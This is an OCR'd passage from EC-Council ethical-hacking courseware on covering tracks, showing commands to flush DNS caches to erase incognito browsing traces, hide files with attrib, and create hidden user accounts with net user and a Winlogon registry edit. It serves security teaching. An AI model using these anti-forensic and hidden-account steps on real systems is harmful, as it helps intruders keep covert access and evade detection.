


Figure 6.248: Screenshot showing the Clear button

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4:** Click on the **Ok** button on the pop-up displayed to confirm clearing the activity history.




Figure 6.249: Screenshot showing the pop-up message

Once it is successfully completed, it will display a checkmark to the right side of the **Clear** button as shown in the screenshot below:




Figure 6.250: Screenshot showing successfully clearing the Activity history

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Deleting Incognito History


- Attackers use incognito mode to prevent the browser from storing browsing history, cookies, and other site data locally on the device
- As the incognito mode does not maintain complete anonymity, attackers need to clear their browsing history to cover tracks and avoid detection by traditional mechanisms

Deleting Incognito History in Windows

- Run the following command in command prompt to **clear all DNS cache entries** and clear traces of recent browsing history
  - `ipconfig /flushdns`

Deleting Incognito History in macOS

- Run the following command in terminal to **delete Incognito browsing history**
  - `sudo killall -INFO mDNSResponder`



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Deleting Incognito History

Attackers use incognito mode to prevent the browser from storing browsing history, cookies, and other site data locally on the device. Incognito mode helps attackers hide their online activities from others who have access to the device. It allows them to maintain a degree of anonymity by preventing websites from tracking their browsing behavior and collecting personally identifiable information (PII). However, it does not provide complete anonymity. For this reason, attackers may still need to clear their browsing history to cover their tracks and avoid detection by traditional mechanisms.

Steps for Deleting Incognito History

- **Deleting Incognito History in Windows**
  - **Step 1**: Go to the **Start** menu, search and open **Command Prompt** by selecting the "Run as administrator" option.
  - **Step 2**: Run the following command to display the list of domains recently visited on the browser including the incognito mode browser.

    `ipconfig /displaydns`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.251: Screenshot showing the list of domains recently visited

- **Step 3**: Now, run the following command in the Command Prompt to clear all DNS cache entries and clear traces of recent browsing history.

  `ipconfig /flushdns`




Figure 6.252: Screenshot showing DNS cache entries being cleared

- **Deleting Incognito History in macOS**
  - **Step 1:** Open "**Applications**", select "**Utilities**", and run the **Terminal.**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 6.253: Screenshot showing utilities folder in Applications

- **Step 2:** Run the following command in the Terminal to delete the Incognito browsing history.

```
sudo killall -INFO mDNSResponder
```


Figure 6.254: Screenshot of deleting the incognito browsing history

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hiding Artifacts in Windows, Linux, and macOS

Attackers often attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Every OS hides its artifacts such as internal task execution artifacts and critical system files. Attackers leverage this OS feature to conceal their artifacts such as directories, user accounts, files, folders, or any other system-related artifacts within existing artifacts to evade detection.

Hiding Artifacts in Windows

- **Hiding Files and Folders**

  Attackers use the following command with administrator privileges to hide any file or folder in a Windows system:

  ```
  attrib +h +s +r <FolderName>
  ```




Figure 6.255: Before hiding a folder in Windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.256: After hiding a folder in Windows

- **Hiding Users**

  Attackers can create a hidden user account on the victim system using the following command:

  net user <UserName> /add

  Run the following command to activate the account for exploitation:

  net user <UserName> /active:yes

  Run the following command to hide the account when it is not required:

  net user <UserName> /active:no




Figure 6.257: Hiding users in Windows

- **Hiding User Accounts**

  Open **Registry Editor** and navigate to the following location:

  HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Right click on Winlogon → hover on **New** → choose **Key**.

